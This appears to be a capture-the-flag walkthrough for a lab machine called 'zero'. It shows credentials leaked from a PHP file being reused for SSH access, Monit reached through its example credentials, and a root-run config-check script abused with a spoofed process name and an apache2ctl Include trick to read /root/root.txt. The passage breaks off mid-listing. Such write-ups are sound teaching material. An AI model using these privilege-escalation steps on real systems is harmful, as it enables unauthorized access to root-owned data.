$mysqli = new mysqli("localhost", "zroadmin", "correct-horse-battery-staple", "zro");
$result = $mysqli->query("SELECT * FROM stats LIMIT 1");
for ($row_no = $result->num_rows - 1; $row_no >= 0; $row_no--) {
$result->data_seek($row_no);
$row = $result->fetch_assoc();
print("<br>Registered users: <b>".$row['numuser']."</b>
<br>Number of pages hosted: <b>".$row['numpages']."</b>
<br>Number of open web sockets: <b>".$row['numsocks']."</b>
<br>System load average: <b>".$row['sysload']."</b>
<br>System uptime: <b>".$row['uptime']."</b>
<br>Number of admins logged in: <b>".$row['numadm']."</b>");
}
?>
<p class="lead"><?php include('stats.in.txt') ?></p>
</div>
<div class="col-md-5">
<img src="dist/img/account-calculate-calculating-220301.jpg" width="400" height="400"><title>Calc</title>
</div>
</div>
<hr class="featurette-divider">
</div><!-- /.container -->
<!-- FOOTER -->
<footer class="container">
<p class="float-right"><a href="#">Back to top</a></p>
<p>© 2022 Zero, Dec. · <a href="#">Privacy</a> · <a href="#">Terms</a> · <a href="attribution.php">Attribution</a></p>
</footer>
</main>
<script src="https://code.jquery.com/jquery-3.3.1.slim.min.js" integrity="sha384-q8i/X+965DzO0rT7abK41JStQIAqVgRVzpbzo5smXKp4YfRvH+8abtTE1Pi6jizo" crossorigin="anonymous"></script>
<script>window.jQuery || document.write('<script src="/docs/4.3/assets/js/vendor/jquery-slim.min.js"><\/script>')</script><script src="dist/js/bootstrap.bundle.min.js" crossorigin="anonymous"></script></body>
</html>
---------------------------------------------
Inside it we find this PHP snippet:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
<?php
   $mysqli = new mysqli("localhost", "zroadmin", "correct-horse-battery-staple", "zro");
   $result = $mysqli->query("SELECT * FROM stats LIMIT 1");
   for ($row_no = $result->num_rows - 1; $row_no >= 0; $row_no--) {
		   $result->data_seek($row_no);
		   $row = $result->fetch_assoc();
		   print("<br>Registered users: <b>".$row['numuser']."</b>
		   <br>Number of pages hosted: <b>".$row['numpages']."</b>
		   <br>Number of open web sockets: <b>".$row['numsocks']."</b>
		   <br>System load average: <b>".$row['sysload']."</b>
		   <br>System uptime: <b>".$row['uptime']."</b>
		   <br>Number of admins logged in: <b>".$row['numadm']."</b>");
   }
?>
We’ve found the zroadmin credentials zroadmin:correct-horse-battery-staple.
Credentials: zroadmin:correct-horse-battery-staple
SSH Access as zroadmin
If we connect to the target via SSH with these credentials we get a shell and the user flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
ssh zroadmin@zero.vl
zroadmin@zero.vls password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-1084-aws x86_64)

System information as of Sun Aug 23 07:06:48 UTC 2026

 System load:  0.0               Processes:             210
 Usage of /:   65.8% of 5.05GB   Users logged in:       0
 Memory usage: 11%               IPv4 address for eth0: 10.129.234.62
 Swap usage:   0%

 => There is 1 zombie process.
Last login: Sat Aug 22 16:42:27 2026 from 10.10.17.30
zroadmin@zero:~$ ls -al
total 28
drwx------ 3 zroadmin zroadmin 4096 Jul  2  2025 .
drwxr-xr-x 6 root     root     4096 Aug 23 07:24 ..
lrwxrwxrwx 1 root     root        9 Jul  2  2025 .bash_history -> /dev/null
-rw-r--r-- 1 zroadmin zroadmin  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 zroadmin zroadmin 3771 Feb 25  2020 .bashrc
drwxr-xr-x 2 zroadmin zroadmin 4096 Feb 19  2022 .cache
-rw-r--r-- 1 zroadmin zroadmin  807 Feb 25  2020 .profile
-rw-r----- 1 root     zroadmin   33 Aug 22 10:12 user.txt
User flag obtained.
Privilege Escalation
Local Port Enumeration
Among the first commands you run as soon as we get a shell are sudo -l, which fails saying that we can’t execute sudo on zero, and ss -lntu, which reveals an interesting localhost-only port.
1
2
3
4
5
6
7
8
9
10
11
ss -lntu
Netid                   State                    Recv-Q                   Send-Q                                     Local Address:Port                                       Peer Address:Port                   Process
udp                     UNCONN                   0                        0                                          127.0.0.53%lo:53                                              0.0.0.0:*
udp                     UNCONN                   0                        0                                                0.0.0.0:68                                              0.0.0.0:*
tcp                     LISTEN                   0                        1024                                           127.0.0.1:2812                                            0.0.0.0:*
tcp                     LISTEN                   0                        4096                                       127.0.0.53%lo:53                                              0.0.0.0:*
tcp                     LISTEN                   0                        128                                              0.0.0.0:22                                              0.0.0.0:*
tcp                     LISTEN                   0                        511                                              0.0.0.0:80                                              0.0.0.0:*
tcp                     LISTEN                   0                        80                                             127.0.0.1:3306                                            0.0.0.0:*
tcp                     LISTEN                   0                        1024                                               [::1]:2812                                               [::]:*
tcp                     LISTEN                   0                        128                                                 [::]:22                                                 [::]:*
Let’s exit the SSH shell and reconnect using the local port forwarding flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
ssh zroadmin@zero.vl -L 2812:localhost:2812
zroadmin@zero.vls password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-1084-aws x86_64)

System information as of Mon Aug 24 09:04:07 UTC 2026

 System load:  0.03              Processes:             208
 Usage of /:   56.8% of 5.05GB   Users logged in:       0
 Memory usage: 7%                IPv4 address for eth0: 10.129.234.62
 Swap usage:   0%

 => There is 1 zombie process.
Last login: Mon Aug 24 09:03:03 2026 from 10.10.17.30
zroadmin@zero:~$
Monit
Let’s open localhost:2812.

We don’t know the credentials, nor what kind of service this web app is. So we press cancel.

We’ve discovered that the service in question is monit 5.26.0.
Monit is a small open-source utility for Unix systems to monitor processes, files, directories, and to run programs and scripts in a way very similar to cron.
Looking for default credentials doesn’t bring any results. However, the credentials in monit’s example configuration file are admin:monit.

If we click on zroweb-confcheck, a page comes up showing the result of a script that runs every minute.

The script that’s run is /usr/local/bin/zro.web-confcheck and it exits with the value 127, printing Configuration broken. Please fix immediately!. Since monit is run by root, all the scripts will be run by root.
Analyzing the Config-Check Script
Let’s read the script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
#!/usr/bin/bash
RET=0
while read pid _cmd ; do
       # Replace apache2 with apache2ctl and add -t for test
       cmd="${_cmd/apache2/apache2ctl} -t"
       $cmd >/dev/null 2>&1
       RET=$?
done <<< $(/usr/bin/pgrep -lfa "^/opt/zroweb/sbin/apache2.-k.start.-d./opt/zroweb/conf")
if [[ $RET -eq 0 ]] ; then
       echo 'Configuration correct. \o/'
else
       echo 'Configuration broken. Please fix immediately!' >&2
fi
exit $RET
On the first line the variable RET is initialized, and nothing difficult so far.
Next there’s a while that takes as input the result of the command /usr/bin/pgrep -lfa "^/opt/zroweb/sbin/apache2.-k.start.-d./opt/zroweb/conf".
The thing we see between the "" is a POSIX regex. The initial ^ means the regex must start exactly with what follows, while the . can be any character that isn’t a \n. The pgrep command looks for processes spawned with a command line (the command that started the process) that matches the regex, in a pid command format. Here’s an example output of pgrep:
1
2
3
4
pgrep -lfa sshd
1006 sshd: /usr/sbin/sshd -D -o AuthorizedKeysCommand /usr/share/ec2-instance-connect/eic_run_authorized_keys %u %f -o AuthorizedKeysCommandUser ec2-instance-connect [listener] 0 of 10-100 startups
4591 sshd: zroadmin [priv]
4655 sshd: zroadmin@pts/0
On each iteration of the while loop, the variables pid, which holds the process’s PID, and cmd, holding the process’s command line, are created for each thing coming out of pgrep.
Let’s test the pgrep command to see what it captures in the script.
1
2
/usr/bin/pgrep -lfa "^/opt/zroweb/sbin/apache2.-k.start.-d./opt/zroweb/conf"
Nothing is printed.
This is exactly why 127 is returned by the script.
Inside the while loop we can see that the command line, now in the cmd variable, is modified by transforming the first instance of the word apache2 into apache2ctl and appending ` -t at the end. The modified command in question checks the syntax of the configuration file in the directory specified with the -d flag. As we can see, the command is run with $cmd >/dev/null 2>&1`, silently.
Exploitation
First of all, we need to find a way to start a program with a command line of our choosing — also because if we simply try to use the command we’ll get permission denied:
1
2
/opt/zroweb/sbin/apache2
-bash: /opt/zroweb/sbin/apache2: Permission denied
We can transform the command line of our shell (but this will make it last only a short time and will disconnect us from the SSH session about 30 seconds later) with the exec -a command. Let’s try with 2 terminals.
In the first terminal we create the process:
1
exec -a "/opt/zroweb/sbin/apache2 -k start -d /opt/zroweb/conf" bash
In the second terminal we read the processes with pgrep.
1
2
/usr/bin/pgrep -lfa "^/opt/zroweb/sbin/apache2.-k.start.-d./opt/zroweb/conf"
22918 /opt/zroweb/sbin/apache2 -k start -d /opt/zroweb/conf
Since the regex only checks whether the command line starts with /opt/zroweb/sbin/apache2 -k start -d /opt/zroweb/conf, we can add whatever we want after it. So we can inject commands, but not all of them. Since the execution of the command happens via a variable, we can’t inject separators like ; or | because they’ll count as part of the command.
Let’s read the apache2ctl flags we can add to obtain privesc.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
/usr/sbin/apache2ctl -h
Usage: /usr/sbin/apache2 [-D name] [-d directory] [-f file]
                        [-C "directive"] [-c "directive"]
                        [-k start|restart|graceful|graceful-stop|stop]
                        [-v] [-V] [-h] [-l] [-L] [-t] [-T] [-S] [-X]
Options:
 -D name            : define a name for use in <IfDefine name> directives
 -d directory       : specify an alternate initial ServerRoot
 -f file            : specify an alternate ServerConfigFile
 -C "directive"     : process directive before reading config files
 -c "directive"     : process directive after reading config files
 -e level           : show startup errors of level (see LogLevel)
 -E file            : log startup errors to file
 -v                 : show version number
 -V                 : show compile settings
 -h                 : list available command line options (this page)
 -l                 : list compiled in modules
 -L                 : list available configuration directives
 -t -D DUMP_VHOSTS  : show parsed vhost settings
 -t -D DUMP_RUN_CFG : show parsed run settings
 -S                 : a synonym for -t -D DUMP_VHOSTS -D DUMP_RUN_CFG
 -t -D DUMP_MODULES : show all loaded modules
 -M                 : a synonym for -t -D DUMP_MODULES
 -t -D DUMP_INCLUDES: show all included configuration files
 -t                 : run syntax check for config files
 -T                 : start without DocumentRoot(s) check
 -X                 : debug mode (only one worker, do not detach)
Action '-h' failed.
The Apache error log may have more information.
The -E flag and the -c and -C flags are interesting. Let’s search GTFOBins to see if there’s some way to do privesc with apache2ctl.

Let’s try to use it.
1
2
3
4
5
6
7
zroadmin@zero:~$ echo 'hey' > hey.txt

zroadmin@zero:~$ /usr/sbin/apache2ctl -c 'Include /home/zroadmin/hey.txt'
AH00526: Syntax error on line 1 of /home/zroadmin/hey.txt:
Invalid command 'hey', perhaps misspelled or defined by a module not included in the server configuration
Action '-c Include /home/zroadmin/hey.txt' failed.
The Apache error log may have more information.
Perfect, it works! Let’s try a command more similar to ours:
1
2
3
4
5
6
zroadmin@zero:~$ /usr/sbin/apache2ctl -k start -d /opt/../etc/apache2 -c 'Include /home/zroadmin/hey.txt' -E /home/zroadmin/log.txt -t
Action '-k start -d /opt/../etc/apache2 -c Include /home/zroadmin/hey.txt -E /home/zroadmin/log.txt -t' failed.
The Apache error log may have more information.
zroadmin@zero:~$ cat log.txt
AH00526: Syntax error on line 1 of /home/zroadmin/hey.txt:
Invalid command 'hey', perhaps misspelled or defined by a module not included in the server configuration
It works. However, if we try to start a process with this name, no log.txt file will be spawned. The reason is how the command is structured, since it comes from a variable. Here’s what happens in the script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
_cmd="/opt/zroweb/sbin/apache2 -k start -d /opt/zroweb/conf/../../../etc/apache2/ -E /home/zroadmin/log.txt -c 'Include /root/root.txt'"
cmd="${_cmd/apache2/apache2ctl} -t"
printf '[%s]\n' $cmd
[/opt/zroweb/sbin/apache2ctl]
[-k]
[start]
[-d]
[/opt/zroweb/conf/../../../etc/apache2/]
[-E]
[/home/zroadmin/log.txt]
[-c]
['Include]
[/root/root.txt']
[-t]
As we can see, the apostrophes, right after coming out of a variable expansion, don’t join Include and /root/root.txt, and that’s why it doesn’t work. However, we can put this directive inside a file, and that file will be an apache2 configuration file.
To get this, we copy the /etc/apache2 folder and modify the apache2.conf file by adding Include /root/root.txt as the first line.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
zroadmin@zero:~$ cp -r /etc/apache2/ tmp/
zroadmin@zero:~$ cd tmp/
zroadmin@zero:~/tmp$ ls -al
total 12
drwxrwxr-x 3 zroadmin zroadmin 4096 Aug 24 13:18 .
drwx------ 4 zroadmin zroadmin 4096 Aug 24 12:53 ..
drwxr-xr-x 8 zroadmin zroadmin 4096 Aug 24 13:18 apache2
zroadmin@zero:~/tmp$ cd apache2/
zroadmin@zero:~/tmp/apache2$ ls -al
total 80
drwxr-xr-x 8 zroadmin zroadmin  4096 Aug 24 13:18 .
drwxrwxr-x 3 zroadmin zroadmin  4096 Aug 24 13:18 ..
-rw-r--r-- 1 zroadmin zroadmin  7224 Aug 24 13:18 apache2.conf
drwxr-xr-x 2 zroadmin zroadmin  4096 Aug 24 13:18 conf-available
drwxr-xr-x 2 zroadmin zroadmin  4096 Aug 24 13:18 conf-enabled
-rw-r--r-- 1 zroadmin zroadmin  1782 Aug 24 13:18 envvars
-rw-r--r-- 1 zroadmin zroadmin 31063 Aug 24 13:18 magic
drwxr-xr-x 2 zroadmin zroadmin  4096 Aug 24 13:18 mods-available
drwxr-xr-x 2 zroadmin zroadmin  4096 Aug 24 13:18 mods-enabled
-rw-r--r-- 1 zroadmin zroadmin   320 Aug 24 13:18 ports.conf
drwxr-xr-x 2 zroadmin zroadmin  4096 Aug 24 13:18 sites-available
drwxr-xr-x 2 zroadmin zroadmin  4096 Aug 24 13:18 sites-enabled
zroadmin@zero:~/tmp/apache2$ nano apache2.conf
zroadmin@zero:~/tmp/apache2$ head -n 3 apache2.conf
Include /root/root.txt
# This is the main Apache server configuration file.  It contains the
# configuration directives that give the server its instructions.
Perfect, we start a process with the name /opt/zroweb/sbin/apache2 -k start -d /opt/zroweb/conf/../../../home/zroadmin/tmp/apache2/ -E log.txt and read the output log file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
ls -al
total 84
drwxr-xr-x 8 zroadmin zroadmin  4096 Aug 24 13:22 .
drwxrwxr-x 3 zroadmin zroadmin  4096 Aug 24 13:18 ..
-rw-r--r-- 1 zroadmin zroadmin  7247 Aug 24 13:18 apache2.conf
drwxr-xr-x 2 zroadmin zroadmin  4096 Aug 24 13:18 conf-available
drwxr-xr-x 2 zroadmin zroadmin  4096 Aug 24 13:18 conf-enabled
